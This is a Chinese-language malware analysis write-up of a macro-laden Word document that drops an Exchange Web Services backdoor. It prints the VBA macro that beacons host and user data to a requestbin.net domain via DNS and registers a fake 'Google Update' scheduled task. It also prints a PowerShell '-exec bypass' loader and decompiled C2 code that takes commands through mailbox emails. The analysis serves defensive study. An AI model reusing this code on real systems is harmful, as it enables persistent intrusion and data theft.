样本分析

MD5：36fcaf23def7876d16000a319c3ac744

（需要修改其中宏代码中的函数定义：


Private Declare PtrSafe Function DnsQuery Lib "dnsapi" Alias "DnsQuery_A" (ByVal strname As String, ByVal wType As Integer, ByVal fOptions As Long, ByRef pServers As Any, ByRef ppQueryResultsSet As Long, ByRef pReserved As Long) As Long）

正确的函数定义：

Private Declare Function DnsQuery Lib "dnsapi" Alias "DnsQuery_A" (ByVal strname As String, ByVal wType As Integer, ByVal Options As Long, ByVal pServers As Long, ppQueryResultsSet As Long, ByVal pReserved As Long) As Long

静态分析


1. word 文件需要打开宏，Alt+F11 查看宏代码：



2. 此恶意宏代码拥有更加复杂的功能：
   1) 同样会收集主机和用户信息
   2) 发送 DNS 请求
   3) 释放恶意文件，执行恶意代码
3. 此恶意宏代码的主要工作流程如下：
   1) 收集主机和用户信息，发送 DNS 请求
   2) 创建新的文件路径'创建新文件路径
      c:\users\supervirus\appdata\local\Google_Corporation\"
   3) 检查文件是否存在

```
"MicrosoftExchangeModule.dll"
"Microsoft.Exchange.WebServices.dll"
"exchange.vbs"
```

   4) 如果上面三个文件不存在，则创建新的文件，并且从 word 文档的窗口中读入数据并且写入到这些文件中。



5) 接下来创建服务，利用 wscript.exe 来执行 exchange.vbs，并且伪造服务为谷歌的服务：

```
Set regInfo = taskDefinition.RegistrationInfo  '伪造任务信息来源
regInfo.Description = "Google Chrome Update"
regInfo.Author = "Google Corporation"
```

4. 依次分析宏代码：

```
Sub Document_Open()
    hostname = LCase(Environ("computername"))  '获取主机名
    hostname = Mid(hostname, Len(hostname) - 3, 4)   '获取主机名后四位
    username = Mid(LCase(Environ("username")), 1, 3)   '获取用户名的前三位
    domain = ".53a91f99cdc251934931.d.requestbin.net"
    Call DnsQuery(myDomain(1), DNS_TYPE_A, 0, 0, 0, 0)    '发送DNS请求1
    Dim ae As Boolean
    ae = True
    Dim be As Boolean
    be = True
    Dim ce As Boolean
    ce = True
    Set of = CreateObject("Scripting.FileSystemObject")   '文件管理系统对象
    bap = LCase(Environ("localappdata")) & "\Google_Corporation\"    '获取指定文件夹路径
    If Dir(bap, vbDirectory) = "" Then     '如果指定路径不存在
        MkDir bap   '创建新文件路径 c:\users\supervirus\appdata\local\Google_Corporation\"
    End If
    ap = bap & "MicrosoftExchangeModule.dll"
    bp = bap & "Microsoft.Exchange.WebServices.dll"
    cp = bap & "exchange.vbs"
    If of.FileExists(ap) Then       '检查Exchange.dll模块是否存在
        ae = False                  '如果存在，则ae=False
    End If
    If of.FileExists(bp) Then        '检查Exchange中的webservice模块是否存在
        be = False
    End If
    If of.FileExists(cp) Then       '检查Exchange.vbs是否存在
        ce = False
    End If
    t = mainForm.la.Caption     '从窗口中读取数据
```


```
If Application.MouseAvailable Then
    Set DM = CreateObject("Microsoft.XML" & "DOM")  '创建XML对象
    Set EL = DM.createElement("t" & "mp") '在对象中创建新元素
    EL.DataType = "bin.bas" & "e64"     '数据的编码模式为base64编码
    If ae Then              '如果Exchange.dll模块不存在，则执行下面代码创建新文件
        EL.Text = mainForm.la.Caption  '从mainForm窗口中读取恶意代码
        peacher = EL.NodeTypedValue
        Dim fileNo As Integer
        fileNo = FreeFile
        Open ap For Binary Lock Read Write As #fileNo   '获取文件读写权限
        Dim beacher() As Byte
        beacher = peacher
        Put #fileNo, 1, beacher   '向文件中写入数据
        Close #fileNo
    End If
    If be Then                    '如果Microsoft.Exchange.WebServices.dll模块不存在,
                                  '则执行下面代码创建新文件
        EL.Text = helpForm.la.Caption  '从helpForm窗口中读取恶意代码
        peacher = EL.NodeTypedValue
        fileNo = 0
        fileNo = FreeFile
        Open bp For Binary Lock Read Write As #fileNo  '获取文件读写权限
        beacher = peacher
        Put #fileNo, 1, beacher  '向文件中写入数据
        Close #fileNo
    End If
```

```
If be Then                    '如果"exchange.vbs"模块不存在，则执行下面代码创建新文件
    EL.Text = titleForm.la.Caption   '从titleForm窗口中读取恶意代码
    peacher = EL.NodeTypedValue
    fileNo = 0
    fileNo = FreeFile
    Open cp For Binary Lock Read Write As #fileNo   '获取文件读写权限
    beacher = peacher
    Put #fileNo, 1, beacher   '向文件中写入数据
    Close #fileNo
End If
```

```
    Call DnsQuery(myDomain(2), DNS_TYPE_A, 0, 0, 0, 0)   '发送DNS请求2
    ActiveDocument.Sections(2).Range.Font.Hidden = False
End Sub
 Sub Document_Close()
    If Application.MouseAvailable Then
        Call DnsQuery(myDomain(3), DNS_TYPE_A, 0, 0, 0, 0)'发送DNS请求3
        Const e0 = "sc"
        Const e1 = "he"
        Const e2 = "ule.ser"
        Set service = CreateObject(e0 & e1 & "d" & e2 & "vice") ' 创建"schedule.service"对象
        Call service.Connect   '连接到本机，其中包括计算机名，用户名和端口
        Dim rootFolder
        Set rootFolder = service.GetFolder("\")  '获取指定文件路径
        Dim taskDefinition
        Set taskDefinition = service.NewTask(0)
        Dim regInfo
        Set regInfo = taskDefinition.RegistrationInfo  '伪造任务信息来源
        regInfo.Description = "Google Chrome Update"
        regInfo.Author = "Google Corporation"
        Dim principal
        Set principal = taskDefinition.principal
        principal.LogonType = 3
```

```
        Dim Action
        Set Action = taskDefinition.Actions.Create(0)
        Action.Path = """wscript.exe"""      '服务执行的路径
        Action.Arguments = """" + cp + """"     '程序参数
        'vbs文件""c:\users\supervirus\appdata\local\Google_Corporation\exchange.vbs""
        Call rootFolder.RegisterTaskDefinition("Google Update", taskDefinition, 6, , , 3)
        Call DnsQuery(myDomain(4), DNS_TYPE_A, 0, 0, 0, 0)  '发送DNS请求4
    End If
```

5. 查看指定路径下的恶意文件：




释放文件分析- Exchange.vbs

6. 该文件主要调用 Wscript.Shell 对象，然后加载另外两个 dll 文件：（一个 loader），调用 EWS.Program 对象的 main 方法


```
On Error Resume Next
set args=WScript.Arguments
set s=CreateObject("Wscript.Shell")
sd = CreateObject("Scripting.FileSystemObject").GetParentFolderName(WScript.ScriptFullName) + "\"
s.Run "powershell -exec bypass -command "" [Reflection.Assembly]::LoadFile('" + \
sd + "Microsoft.Exchange.WebServices.dll');[Reflection.Assembly]::LoadFile('" + sd + \
"MicrosoftExchangeModule.dll');[EWS.Program]::Main() """,0,True
```

释放文件分析- Microsoft.Exchange.WebServices.dll

7. 静态分析：.NET 编写，未加壳




8. 进行 VT 检查，并不报毒，说明此文件应该是一个白文件：




9.
10.

释放文件分析- MicrosoftExchangeModule.dll

11. 静态分析：.NET 编写，未加壳



12. 进行 VT 检查，报毒：



13. 由于文件是由 .NET 编写，故需要利用 .NET 相关的工具 dnspy 进行反编译，跟踪到 EWS.program 对象 main 方法：
先创建线程，进行 sleep，可能是为了绕过沙箱检测

```
public static void Main()
{
    ThreadStart arg_1F_0;
    if ((arg_1F_0 = Program.<>c.<>9__5_0) == null)
    {
        arg_1F_0 = (Program.<>c.<>9__5_0 = new ThreadStart(Program.<>c.<>9.<Main>b__5_0));
    }
    Thread thread = new Thread(arg_1F_0);
    try
    {
        Program.CreateNotificationIcon();
    }
    catch
    {
    }
```

```
// Token: 0x02000010 RID: 16
[CompilerGenerated]
[Serializable]
private sealed class <>c
{
    // Token: 0x06000047 RID: 71 RVA: 0x00002203 File Offset: 0x00000403
    internal void <Main>b__5_0()
    {
        Thread.Sleep(new Random().Next(30000, 120000));
    }
```

然后调用 CreateNotificationIcon 方法设置 icon 相关的配置：

```
namespace EWS
{
    // Token: 0x0200000F RID: 15
    public class Program
    {
        // Token: 0x06000040 RID: 64 RVA: 0x000021BD File Offset: 0x000003BD
        private static void CreateNotificationIcon()
        {
            Program.icon = new NotifyIcon(new Container());
            Program.icon.set_Icon(Resource1.Icon1);
            Program.icon.set_Text("");
            Program.icon.set_Visible(true);
        }
```

然后获取计算机用户名进行身份 ID 设置

```
// Token: 0x06000042 RID: 66 RVA: 0x00003D8C File Offset: 0x00001F8C
public static void InitId()
{
    Program.id = Lib.ToBase64(Encoding.get_UTF8().GetBytes(Environment.get_UserName()));
    if (Program.id == null)
    {
        try
        {
            Program.id = Lib.ToBase64(Encoding.get_UTF8().GetBytes(Environment.get_UserName()));
        }
        catch
        {
            Program.id = "ABCDEFG";
        }
    }
}
```

```
Program.InitId();
Program.InitId();
```

继续往下：获取当前文件执行路径

```
Directory.SetCurrentDirectory(Path.GetDirectoryName(Assembly.GetExecutingAssembly().get_Location()));
RemoteCertificateValidationCallback arg_6C_0;
```

校验证书：

```
if ((arg_6C_0 = Program.<>c.<>9__5_1) == null)
{
    arg_6C_0 = (Program.<>c.<>9__5_1 = new RemoteCertificateValidationCallback(Program.<>c.<>9.<Main>b__5_1));
}
```

读取资源，然后利用解析的资源进行 EWS 服务器邮箱登录，然后创建新的 EWS 服务：

```
try
{
    List<Credential> expr_76 = new List<Credential>();
    expr_76.Add(new Credential(Resource1.host, Resource1.username, Resource1.password, Resource1.to));
    thread.Start();
    thread.Join();
    EWSCommunication eWSCommunication = Program.CheckConnection(expr_76);
    List<byte[]> arg_B3_0 = eWSCommunication.GetCommands();
    List<CMD> list = new List<CMD>();
```

```
private static EWSCommunication CheckConnection(List<Credential> credentials)
{
    EWSCommunication eWSCommunication = null;
    using (List<Credential>.Enumerator enumerator = credentials.GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            Credential arg_1D_0 = enumerator.get_Current();
            Program.icon.set_Visible(false);
            eWSCommunication = EWSCommunication.CheckEWSConnection(arg_1D_0);
            if (eWSCommunication != null)
            {
                break;
            }
        }
    }
    return eWSCommunication;
```

```
public static EWSCommunication CheckEWSConnection(Credential credential)
{
    int num = credential.mode;
    EWSCommunication eWSCommunication = null;
    checked
    {
        do
        {
            try
            {
                switch (num)
                {
                case 0:
                    eWSCommunication = new EWSCommunication(credential.Host, null, credential.Username, credential.Password,
                      null, 0);
                    break;
                case 1:
                    eWSCommunication = new EWSCommunication(credential.Host, null, credential.Username, credential.Password,
                      null, 1);
                    break;
                case 2:
                    eWSCommunication = new EWSCommunication(credential.Host, null, credential.Username, credential.Password,
```

```
// Token: 0x0600001F RID: 31 RVA: 0x000029CC File Offset: 0x00000BCC
public EWSCommunication(string host, string toMailAddress = null, string username = null, string password = null, string
  doamin = null, int mode = 0)
{
    this.ews = new EWSManager(host, username, password, doamin, mode);
    if (toMailAddress == null)
    {
        this.sendEmailForResponse = false;
        this.toMailAddress = username;
    }
    else
    {
        this.sendEmailForResponse = true;
        this.toMailAddress = toMailAddress;
    }
    this.Initialize();
}
```

然后进行 ews 服务初始化，并且添加收件规则;

```
private void Initialize()
{
    this.ews.SetUserAgent(string.Format(Resource1.UserAgent, Lib.getWindowsVersion()));
    this.destFolder = 2;
    if (Config.get(Config.RULES_SET) == null)
    {
        this.ews.AddRule(Resource1.ruleName, Resource1.cmdSubject, this.destFolder);
        this.ews.AddRule(Resource1.ruleName + "1", Resource1.resultSubject, this.destFolder);
        Config.add(Config.RULES_SET, "1");
    }
    if (Config.get(Config.FIRST_KEY) == null)
    {
        List<CMD> list = new List<CMD>();
        list.Add(new CMD("0", "0", "")
        {
            result = Encoding.get_UTF8().GetBytes(string.Format("{0}|{1}|{2}", Environment.get_UserDomainName(),
              Environment.get_MachineName(), Environment.get_UserName()))
        });
        this.SendResult(Parser.CreateResult(list));
        Config.add(Config.FIRST_KEY, "1");
    }
```

```
public void AddRule(string ruleName, string subject, FolderId folderId)
{
    Rule expr_05 = new Rule();
    expr_05.set_DisplayName(ruleName);
    expr_05.set_Priority(1);
    expr_05.set_IsEnabled(true);
    Rule rule = expr_05;
    using (IEnumerator<Rule> enumerator = this.service.GetInboxRules().GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            if (enumerator.get_Current().get_DisplayName() == rule.get_DisplayName())
            {
                return;
            }
        }
    }
    rule.get_Conditions().get_ContainsSubjectStrings().Add(subject);
    rule.get_Actions().set_MoveToFolder(folderId);
    rule.get_Actions().set_MarkAsRead(true);
    this.service.UpdateInboxRules(new RuleOperation[]
```

规则条件：包含指定的字符串

将符合条件的邮件移至指定文件夹中，并标记为已读

并且记录相关的登录情况并加密，然后写入文件 e.txt 文件中

```
    catch (Exception arg_165_0)
    {
        num++;
        ExceptionHandling.Write(arg_165_0);
    }
    try
    {
        eWSCommunication.TestConnection();
        break;
    }
    catch (Exception arg_175_0)
    {
        ExceptionHandling.Write(arg_175_0);
        num++;
        eWSCommunication = null;
    }
}
```

```
public static void Write(Exception e)
{
    try
    {
        string text = "[" + DateTime.get_UtcNow().ToString() + "]\n" + ((e != null) ? e.ToString() : null);
        if (new FileInfo(ExceptionHandling.ERR_FILE).get_Length() >= 13631488L)
        {
            File.WriteAllText(ExceptionHandling.ERR_FILE, Lib.ToBase64(Crypto.Encrypt(Encoding.get_UTF8().GetBytes(text))) +
              "&&&&");
        }
        else
        {
            File.AppendAllText(ExceptionHandling.ERR_FILE, Lib.ToBase64(Crypto.Encrypt(Encoding.get_UTF8().GetBytes(text))) +
              "&&&&");
        }
    }
    catch
    {
    }
```

接下来通过 ews 服务便利当前用户的所有邮件，读取邮件的具体信息，然后搜索指定的文本内容，如果在邮件中搜索到指定内容，则对文本进行解码，然后返回，并且将邮件删除：

```
public List<byte[]> GetCommands()
{
    List<byte[]> list = new List<byte[]>();
    checked
    {
        using (IEnumerator<Item> enumerator = this.ews.GetList(this.destFolder, Resource1.cmdSubject +
          Program.id).GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                EmailMessage emailMessage = (EmailMessage)enumerator.get_Current();
                try
                {
                    string text = emailMessage.get_Body().get_Text();
                    int num = text.IndexOf(Resource1.startString) + Resource1.startString.get_Length();
                    string @base = text.Substring(num, text.IndexOf(Resource1.endString) - num).Replace("\r", "").Replace
                      ("\n", "").Trim();
                    list.Add(Lib.FromBase64(@base));
                    emailMessage.Delete(0);
                }
                catch
                {
                }
            }
        }
        return list;
```

接下来，将从邮件中读取的文本进行解密：

```
List<byte[]> arg_B3_0 = eWSCommunication.GetCommands();   从邮件读取的文本
List<CMD> list = new List<CMD>();
using (List<byte[]>.Enumerator enumerator = arg_B3_0.GetEnumerator())
{
    while (enumerator.MoveNext())
    {
        byte[] current = enumerator.get_Current();
        list.AddRange(Parser.ParseCommand(current));          cmd指令解密
    }
}
```

获得相关的执行指令，然后进行执行，并且将执行结果进行返回；其中，如果没从邮件中找到执行的命令，则执行 alive 函数进行存活检测：

```
        {
            while (enumerator.MoveNext())
            {
                byte[] current = enumerator.get_Current();
                list.AddRange(Parser.ParseCommand(current));
            }
        }
        if (list.get_Count() == 0)
        {
            eWSCommunication.Alive();   存活检测
        }
        byte[] commands = Parser.CreateResult(Runner.ExecAllCmds(list));
        eWSCommunication.SendResult(commands);
    }
    catch (Exception)
    {
    }
```

执行命令的函数 execAllCmds：

```
public static List<CMD> ExecAllCmds(List<CMD> cmds)
{
    using (List<CMD>.Enumerator enumerator = cmds.GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            CMD current = enumerator.get_Current();
            try
            {
                if (current.mid == CMD.Types.Execute.ToString())
                {
                    current.result = Encoding.get_UTF8().GetBytes(Lib.Execute(current.data));
                }
                else if (current.mid == CMD.Types.Shred.ToString())
                {
                    current.result = Encoding.get_UTF8().GetBytes(Shredder.Shred(current.data));
                }
                else if (current.mid == CMD.Types.Download.ToString())
                {
                    current.result = Encoding.get_UTF8().GetBytes(Lib.Download(current.data));
                }
                else if (current.mid == CMD.Types.Upload.ToString())
                {
                    current.result = Lib.Upload(current.data);
```

返回的命令执行结果函数 SendResult，通过邮件返回结果：

```
public void SendResult(byte[] commands)
{
    if (commands != null)
    {
        string subject = Resource1.resultSubject + Program.id;
        new Random();
        string text = Lib.ToBase64(commands);
        string body = string.Format(Resource1.emailBody, text);
        if (this.sendEmailForResponse)
        {
            this.ews.SendMail(this.toMailAddress, subject, body, null, true, true);
            return;
        }
        this.ews.CreateEmail(this.toMailAddress, subject, body, "", true, true, this.destFolder);
    }
}
```

14. 总结：此 dll 文件的主要功能是利用 windows Exchange Web Service 作为工具在受害者主机上执行恶意代码 并传输恶意流量，其前提是先窃取到受害者的邮件用户名和密码，然后通过邮件发送恶意流量，并且将邮件移动到“被删除邮件”中。
15. 相关的报告可以参考：
    https://mp.weixin.qq.com/s?__biz=MzAwNTI1NDI3MQ==&mid=2649616748&idx=1&sn=f8be15b4664da08a8088b1f981637e63&scene=19#wechat_redirect